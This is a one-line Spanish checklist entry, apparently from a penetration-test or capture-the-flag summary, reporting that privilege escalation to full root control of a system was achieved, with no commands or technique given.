- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.